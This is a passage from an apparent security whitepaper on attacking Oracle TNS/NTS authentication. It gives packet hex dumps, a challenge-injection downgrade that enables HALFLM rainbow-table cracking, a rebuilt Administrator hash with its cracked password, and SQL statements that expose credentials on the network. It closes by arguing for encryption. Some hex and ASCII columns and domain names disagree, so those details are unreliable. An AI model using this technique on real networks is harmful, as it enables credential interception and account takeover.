000020        04 00 05 09 20 01 00 00 08 00 01 00 00 0B 48 8A    .... .........H.
000030        DC 2D 99 00 12 00 01 DE AD BE EF 00 03 00 00 00    .-..............
000040        04 00 04 00 01 00 01 00 02 00 01 00 05 00 00 00    ................
000050        00 00 04 00 05 09 20 01 00 00 02 00 03 E0 E1 00    ...... .........
000060        02 00 06 FC FF 00 01 00 02 01 00 03 00 00 4E 54    ..............NT
000070        53 00 02 00 02 00 00 00 00 00 04 00 05 09 20 01    S............. .
000080        00 00 0C 00 01 00 11 06 10 0C 0F 0A 0B 08 02 01    ................
000090        03 00 03 00 02 00 00 00 00 00 04 00 05 09 20 01    .............. .
0000A0        00 00 03 00 01 00 03 01
........
```

To client>>

```
000000        00 A3 00 00 06 00 00 00 00 00 DE AD BE EF 00 99    ................
000010        0A 10 02 00 00 04 00 00 04 00 03 00 00 00 00 00    ................
000020        04 00 05 0A 10 02 00 00 02 00 06 00 1F 00 0E 00    ................
000030        01 DE AD BE EF 00 03 00 00 00 02 00 04 00 01 00    ................
000040        01 00 07 00 00 00 00 00 04 00 05 0A 10 02 00 00    ................
000050        02 00 06 FA FF 00 01 00 02 01 00 03 00 00 4E 54    ..............NT
000060        53 00 04 00 05 02 00 00 00 00 04 00 04 00 00 00    S...............
000070        00 00 04 00 04 00 00 00 02 00 02 00 02 00 00 00    ................
000080        00 00 04 00 05 0A 10 02 00 00 01 00 02 00 00 03    ................
000090        00 02 00 00 00 00 00 04 00 05 0A 10 02 00 00 01    ................
0000A0        00 02 00
...
```

To server>>

```
000000        00 9C 00 00 06 00 00 00 00 00 DE AD BE EF 00 92   ................
000010        09 20 01 00 00 01 00 00 01 00 07 00 00 00 00 00    . ..............
000020        04 00 05 02 00 00 00 00 04 00 04 00 00 00 00 00    ................
000030        04 00 04 00 00 00 02 00 14 00 01 02 00 00 00 04    ................
000040        00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00    ................
000050        04 00 01 00 00 00 00 00 04 00 01 39 00 00 00 00    ...........9....
000060        39 00 01 4E 54 4C 4D 53 53 50 00 01 00 00 00 07    9..NTLMSSP......
```

```
000070        B2 00 A2 09 00 09 00 30 00 00 00 08 00 08 00 28    .......0.......(
000080        00 00 00 05 02 CE 0E 00 00 00 0F 4F 52 41 43 4C    ...........ORACL
000090        45 39 49 57 4F 52 4B 47 52 4F 55 50                E9IWORKGROUP
```

To client>>

```
000000        00 F9 00 00 06 00 00 00 00 00 DE AD BE EF 00 EF    ................
000010        0A 10 02 00 00 01 00 00 01 00 02 00 00 00 00 00    ................
000020        04 00 01 CE 00 00 00 00 CE 00 01 4E 54 4C 4D 53    ...........NTLMS
000030        53 50 00 02 00 00 00 1A 00 1A 00 38 00 00 00 05    SP.........8....
000040        82 82 A2 11 22 33 44 55 66 77 88 00 00 00 00 00    ...."3DUfw......
000050        00 00 00 7C 00 7C 00 52 00 00 05 02 CE 0E 00       ...|.|.R........
000060        00 00 0F 57 00 49 00 4E 00 32 00 4B 00 33 00 2D    ...W.I.N.2.K.3.-
000070        00 4F 00 52 00 41 00 31 00 30 00 47 00 02 00 1A    .O.R.A.1.0.G....
000080        00 57 00 49 00 4E 00 32 00 4B 00 33 00 2D 00 4F    .W.I.N.2.K.3.-.O
000090        00 52 00 41 00 31 00 30 00 47 00 01 00 1A 00 57    .R.A.1.0.G.....W
0000A0        00 49 00 4E 00 32 00 4B 00 33 00 2D 00 4F 00 52    .I.N.2.K.3.-.O.R
0000B0        00 41 00 31 00 30 00 47 00 04 00 1A 00 77 00 69    .A.1.0.G.....w.i
0000C0        00 6E 00 32 00 6B 00 33 00 2D 00 4F 00 72 00 61    .n.2.k.3.-.O.r.a
0000D0        00 31 00 30 00 67 00 03 00 1A 00 77 00 69 00 6E    .1.0.g.....w.i.n
0000E0        00 32 00 6B 00 33 00 2D 00 4F 00 72 00 61 00 31    .2.k.3.-.O.r.a.1
0000F0        00 30 00 67 00 00 00 00 00
.0.g.....
```

To server>>

```
000000        00 DD 00 00 06 00 00 00 00 00 DE AD BE EF 00 D3    ................
000010        09 20 01 00 00 01 00 00 01 00 02 00 00 00 00 00    . ..............
000020        04 00 01 B2 00 00 00 00 B2 00 01 4E 54 4C 4D 53    ...........NTLMS
000030        53 50 00 03 00 00 00 18 00 18 00 82 00 00 00 18    SP..............
000040        00 18 00 9A 00 00 00 10 00 10 00 48 00 00 00 1A    ...........H....
000050        00 1A 00 58 00 00 00 10 00 10 00 72 00 00 00 00    ...X.......r....
000060        00 00 00 B2 00 00 00 05 82 80 A2 05 02 CE 0E 00    ................
000070        00 00 0F 4F 00 52 00 41 00 43 00 4C 00 45 00 39    ...O.R.A.C.L.E.9
000080        00 49 00 41 00 64 00 6D 00 69 00 6E 00 69 00 73    .I.A.d.m.i.n.i.s
000090        00 74 00 72 00 61 00 74 00 6F 00 72 00 4F 00 52    .t.r.a.t.o.r.O.R
0000A0        00 41 00 43 00 4C 00 45 00 39 00 49 00 BC AC 21    .L.A.B.S.0.2...!
0000B0        34 66 E0 B0 9F C7 FB 18 F9 72 77 67 A2 2F 85 25     4f.......rwg./.%
0000C0        2C C7 31 BB 25 69 3B 0F D4 71 59 07 E3 69 B4 5D    ,.1.%i;..qY..i.]
0000D0        C1 E3 6C 1E 40 CE 5C C1 8F 40 42 0A D7             ..l.@.\..@B..
```

The bold items show that NTS and NTLMSSP are in place. The first section in red shows the flags used to negotiate supported authentication. We should pay special attention to the "0x00" red bold lettering, as it will allow us to use HALFLM rainbow tables on this hashes on the end of the attack.

The next red section shows the flags accepted by the client. Especially important is the "0x82" byte in bold print, which also allows us to use HALFLM rainbow tables on this hash on the end of the attack.


The first in yellow is an injected static challenge key; it's used by most rainbow tables available on the internet for HALFLM.

The last packet, marked in red and yellow is the password LM & NTLM + challenge format.

From the example, we could rebuild the hash in this way:

```
Administrator:SPIDERLABS02:1122334455667788:BCAC213466E0B09FC7FB18F9727767A22
F85252CC731BB25:693B0FD4715907E369B45DC1E36C1E40CE5CC18F40420AD7
```

At this point the attacker can simply use the look-up process on common rainbow tables to obtain the plain-text password in minutes.



User Name	LM Password	< 8	NT Password	LM Hash	NT Hash	challenge
Administrator	SPIDER		Spider	BCAC213466E0B09FC7FB18F9727767A22F85252CC731BB25	693B0FD4715907E369B45DC1E36C1E40CE5CC18F40420AD7	1122334455667788

The obtained hash is LM & NTLM + challenge format because of the default Windows XP policy "Send LM & NLTM - use NTLMv2 session security if negotiated".

It's important to note that other attack variations can be executed, for example relay attacks. Also, SNS supports other authentication services that may be exploited in similar ways.

7 Profitable SQL Statements

Even with all the attacks described in this whitepaper, there are also interesting SQL commands that pass on the network. Attackers can watch for these interesting queries and perform other types of attacks using TCP Session injection.

From our point of view, interesting queries are used to create user, alter passwords, etc.

- create user username identified by password
- alter user username identified by new-password
- grant create session to username identified by password

The examples above demonstrate SQL statements that pass unencrypted on the network and contain credentials, including username and password.

8 Conclusion

The attacks described in this paper cover a wide scope, and while Oracle is the primary target of focus here, unencrypted protocols are all potentially subject to this level of scrutiny. Indeed Oracle is a great example due to its proprietary nature: lack of documentation does not make a protocol inherently secure.

While the authors acknowledge that encryption is not the solution to every security problem, it does raise the bar greatly in terms of the time and effort necessary to manipulate protocols. Nothing is unbreakable, but robust encryption algorithms create something equally daunting to an attacker: more work. Current solutions that offer optional, or worse, fee-based, encryption need to evolve. Encrypted data must become a basic requirement of networked applications, just as important to its operation as proper encoding of network packets.

Of course, these are not new goals, but the methods presented here, along with the accompanying tool, prove that the threats are real. Fortunately, the solutions are also real, and within easy reach.

9 References

Simple Active Attack against TCP
Laurent Joncheray, 5th Usenix Unix Security Symposium
http://www.usenix.org/publications/library/proceedings/security95/full_papers/joncheray.txt

Long-Term Sessions: This is Why We Can't Have Nice Things
Steve Ocepek, Black Hat USA 2009
http://www.blackhat.com/presentations/bh-usa-09/OCEPEK/BHUSA09-Ocepek-LongTermSessions-PAPER.pdf

Practical Oracle Security Testing
Wendel Guglielmetti Henrique, You Sh0t the Sheriff 2009
http://wsec.110mb.com/artigos/Wendel-YSTS09.pdf

Downgrading the Oracle native authentication
László Tóth, PWC 2007
http://www.pwc.com/en_HU/hu/services/assets/oraauthdg-pub.pdf

The next level of Oracle attacks
vonJeek, THC 2007
http://freeworld.thc.org/papers/thc-orakelsniffert.pdf

Red-Database-Security GmbH
Great collection and research about Oracle hacking techniques
http://www.red-database-security.com/

Oracle Corporation
http://www.oracle.com/

Microsoft Corporation
http://www.microsoft.com/

Wikipedia, the free encyclopedia
http://en.wikipedia.org/

SearchSecurity.com
http://searchSecurity.techtarget.com/